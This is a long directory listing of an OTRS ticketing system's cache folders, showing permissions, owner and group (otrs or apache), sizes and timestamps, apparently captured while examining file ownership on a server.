drwxrws--- 2 otrs apache 45 Apr 9 21:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/6/7
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/b
drwxrws--- 2 otrs apache 45 Apr 9 21:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/b/f
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/3
drwxrws--- 2 otrs apache 45 Apr 9 21:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/3/a
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/5
drwxrws--- 2 apache apache 45 Apr 9 19:53

/opt/otrs/var/tmp/CacheFileStorable/DynamicField/5/b
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/RepositoryList
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/RepositoryList/c

drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/RepositoryList/c/c
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/OTRSBusiness
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/OTRSBusiness/6
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/OTRSBusiness/6/1
drwxrws--- 9 otrs apache 62 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State
drwxrws--- 4 otrs apache 22 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/State/2/a
drwxrws--- 2 apache apache 84 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/2/d
drwxrws--- 6 otrs apache 38 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/State/4/0
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/State/4/2
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/4/8
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/4/b
drwxrws--- 4 apache apache 22 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/State/7
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/7/e
drwxrws--- 2 apache apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/State/7/2
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/6
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/6/1
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/5
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/5/4
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/c
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/c/5
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/8
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/State/8/8
drwxrws--- 5 otrs apache 30 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Lock
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/4/4
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Lock/2/a
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Lock/c
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Lock/c/c
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DaemonRunning
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DaemonRunning/c
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DaemonRunning/c/4
drwxrws--- 18 apache apache 134 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader
drwxrws--- 11 apache apache 78 Apr 9 14:46 /opt/otrs/var/tmp/CacheFileStorable/Loader/e
drwxrws--- 2 apache apache 4096 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/a
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/5
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/0
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/b
drwxrws--- 2 apache apache 84 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/8
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/7
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/4
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/6
drwxrws--- 2 apache apache 45 Apr 9 14:46 /opt/otrs/var/tmp/CacheFileStorable/Loader/e/2
drwxrws--- 9 apache apache 62 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/b
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/b/8
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/b/b
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/b/a
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/b/9

drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/3/b
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/3/3
drwxrws--- 2 apache apache 45 Apr 9 14:46 /opt/otrs/var/tmp/CacheFileStorable/Loader/3/d
drwxrws--- 6 apache apache 38 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/f
drwxrws--- 2 apache apache 84 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/f/7
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/f/b
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/f/5
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/f/0
drwxrws--- 5 apache apache 30 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/7
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/7/f
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/7/4
drwxrws--- 2 apache apache 84 Apr 9 19:53 /opt/otrs/var/tmp/CacheFileStorable/Loader/7/8
drwxrws--- 7 apache apache 46 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/8
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/8/b
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/8/3
drwxrws--- 2 apache apache 84 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/8/8
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/8/c
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/8/7
drwxrws--- 10 apache apache 70 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/9
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/6
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/d
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/0
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/1
drwxrws--- 2 apache apache 45 Apr 9 14:20 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/b
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/f
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/a
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/9/c
drwxrws--- 6 apache apache 38 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/1
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/1/9
drwxrws--- 2 apache apache 84 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/1/7
drwxrws--- 2 apache apache 45 Apr 9 14:21 /opt/otrs/var/tmp/CacheFileStorable/Loader/1/0
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Loader/1/4
drwxrws--- 4 apache apache 22 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/2
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/2/e
drwxrws--- 2 apache apache 45 Apr 9 13:52 /opt/otrs/var/tmp/CacheFileStorable/Loader/2/0
drwxrws--- 16 apache apache 118 Apr 9 14:49

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider
drwxrws--- 4 apache apache 22 Apr 9 14:43

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/1
drwxrws--- 2 apache apache 84 Apr 9 14:43

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/1/b
drwxrws--- 2 apache apache 45 Apr 9 14:43

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/1/2
drwxrws--- 4 apache apache 22 Apr 9 19:52

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/d
drwxrws--- 2 apache apache 45 Apr 9 13:52

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/d/5
drwxrws--- 2 apache apache 45 Apr 9 19:52

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/d/2
drwxrws--- 6 apache apache 38 Apr 9 14:43

/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6

```
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/4
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/8
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/1
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/6/e
drwxrws--- 5 apache apache 30 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2/d
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2/2
drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/2/c
drwxrws--- 4 apache apache 22 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/4
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/4/e
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/4/8
drwxrws--- 3 apache apache 14 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/a
drwxrws--- 2 apache apache 45 Apr  9 14:11
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/a/2
drwxrws--- 6 apache apache 38 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/4
drwxrws--- 2 apache apache 45 Apr  9 14:46
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/2
drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/7
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/f/b
drwxrws--- 3 apache apache 14 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/e
drwxrws--- 2 apache apache 45 Apr  9 14:21
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/e/1
drwxrws--- 4 apache apache 22 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/c
drwxrws--- 2 apache apache 45 Apr  9 14:42
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/c/9
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/c/7
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/8
drwxrws--- 2 apache apache 45 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/TemplateProvider/8/a
```


drwxrws--- 4 apache apache 22 Apr 9 19:53 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/9
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/9/0
drwxrws--- 2 apache apache 45 Apr 9 20:23 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/9/9
drwxrws--- 3 apache apache 14 Apr 9 19:53 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/4
drwxrws--- 2 apache apache 45 Apr 9 20:23 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/4/f
drwxrws--- 3 apache apache 14 Apr 9 19:53 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/7
drwxrws--- 2 apache apache 45 Apr 9 19:53 /opt/otrs/var/tmp/CacheFileStorable/Dashboard/7/a
drwxrws--- 5 apache apache 30 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Ticket
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Ticket/c
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Ticket/c/e
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Ticket/b
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Ticket/b/1
drwxrws--- 4 apache apache 22 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Ticket/f
drwxrws--- 2 apache apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Ticket/f/2
drwxrws--- 2 apache apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/Ticket/f/7
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Priority
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Priority/3
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Priority/3/5
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Type
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Type/d
drwxrws--- 2 apache apache 45 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/Type/d/9
drwxrws--- 11 apache apache 78 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch
drwxrws--- 4 apache apache 22 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/a
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/a/b
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/a/2
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/f
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/f/c
drwxrws--- 4 apache apache 22 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/6
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/6/1
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/6/b
drwxrws--- 5 apache apache 30 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/2
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/2/0
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/2/5
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/2/7
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/5
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/5/b
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/0
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/0/c
drwxrws--- 3 apache apache 14 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/e
drwxrws--- 2 apache apache 45 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/e/a

```
drwxrws--- 4 apache apache 22 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/4
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/4/6
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/4/b
drwxrws--- 3 apache apache 14 Apr  9 14:43 /opt/otrs/var/tmp/CacheFileStorable/TicketSearch/9
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/TicketSearch/9/f
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/DashboardQueueOverview
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/DashboardQueueOverview/a
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/DashboardQueueOverview/a/e
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/ProcessManagement_Process
drwxrws--- 3 apache apache 14 Apr  9 14:43
/opt/otrs/var/tmp/CacheFileStorable/ProcessManagement_Process/c
drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/ProcessManagement_Process/c/e
drwxrws--- 6 apache apache 38 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse
drwxrws--- 3 apache apache 14 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/6
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/6/e
drwxrws--- 4 apache apache 22 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/c
drwxrws--- 2 apache apache 84 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/c/3
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/c/1
drwxrws--- 3 apache apache 14 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/d
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/d/b
drwxrws--- 3 apache apache 14 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/a
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/a/f
drwxrws--- 17 apache apache 126 Apr  9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig
drwxrws--- 5 apache apache 30 Apr  9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f/e
drwxrws--- 2 apache apache 45 Apr  9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f/6
drwxrws--- 2 apache apache 45 Apr  9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f/1
drwxrws--- 6 apache apache 38 Apr  9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9/1
drwxrws--- 2 apache apache 45 Apr  9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9/d
drwxrws--- 2 apache apache 45 Apr  9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9/a
drwxrws--- 2 apache apache 45 Apr  9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9/7
drwxrws--- 4 apache apache 22 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/0
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/0/f
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/0/8
drwxrws--- 6 apache apache 38 Apr  9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/c
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/c/9
drwxrws--- 2 apache apache 45 Apr  9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/c/c
drwxrws--- 2 apache apache 45 Apr  9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/c/7
drwxrws--- 2 apache apache 45 Apr  9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/c/6
drwxrws--- 5 apache apache 30 Apr  9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/d
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/d/2
drwxrws--- 2 apache apache 84 Apr  9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/d/d
```

drwxrws--- 2 apache apache 45 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/d/6
drwxrws--- 5 apache apache 30 Apr 9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/a
drwxrws--- 2 apache apache 84 Apr 9 14:48 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/a/b
drwxrws--- 2 apache apache 45 Apr 9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/a/f
drwxrws--- 2 apache apache 45 Apr 9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/a/c
drwxrws--- 4 apache apache 22 Apr 9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/e
drwxrws--- 2 apache apache 45 Apr 9 14:48 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/e/6
drwxrws--- 2 apache apache 84 Apr 9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/e/f
drwxrws--- 8 apache apache 54 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2
drwxrws--- 2 apache apache 45 Apr 9 14:48 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2/b
drwxrws--- 2 apache apache 45 Apr 9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2/6
drwxrws--- 2 apache apache 45 Apr 9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2/3
drwxrws--- 2 apache apache 45 Apr 9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2/8
drwxrws--- 2 apache apache 45 Apr 9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2/9
drwxrws--- 2 apache apache 45 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/2/d
drwxrws--- 5 apache apache 30 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/b
drwxrws--- 2 apache apache 45 Apr 9 14:48 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/b/2
drwxrws--- 2 apache apache 45 Apr 9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/b/b
drwxrws--- 2 apache apache 45 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/b/4
drwxrws--- 4 apache apache 22 Apr 9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/3
drwxrws--- 2 apache apache 45 Apr 9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/3/b
drwxrws--- 2 apache apache 45 Apr 9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/3/7
drwxrws--- 5 apache apache 30 Apr 9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/6
drwxrws--- 2 apache apache 45 Apr 9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/6/3
drwxrws--- 2 apache apache 45 Apr 9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/6/4
drwxrws--- 2 apache apache 45 Apr 9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/6/7
drwxrws--- 5 apache apache 30 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/4
drwxrws--- 2 apache apache 84 Apr 9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/4/a
drwxrws--- 2 apache apache 45 Apr 9 20:20 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/4/e
drwxrws--- 2 apache apache 45 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/4/1
drwxrws--- 3 apache apache 14 Apr 9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/1
drwxrws--- 2 apache apache 45 Apr 9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/1/a
drwxrws--- 5 apache apache 30 Apr 9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/8
drwxrws--- 2 apache apache 45 Apr 9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/8/4
drwxrws--- 2 apache apache 45 Apr 9 20:13 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/8/8
drwxrws--- 2 apache apache 45 Apr 9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/8/2
drwxrws--- 4 apache apache 22 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/5
drwxrws--- 2 apache apache 45 Apr 9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/5/1
drwxrws--- 2 apache apache 45 Apr 9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/5/8
drwxrws--- 4 apache apache 22 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/SystemAddress
drwxrws--- 3 apache apache 14 Apr 9 19:52

/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/7
drwxrws--- 2 apache apache 45 Apr 9 19:52

/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/7/c
drwxrws--- 3 apache apache 14 Apr 9 19:52

/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/4
drwxrws--- 2 apache apache 45 Apr 9 19:52

/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/4/9
drwxrws--- 3 apache apache 14 Apr 9 20:23

/opt/otrs/var/tmp/CacheFileStorable/CustomerCompany_CustomerCompanyList

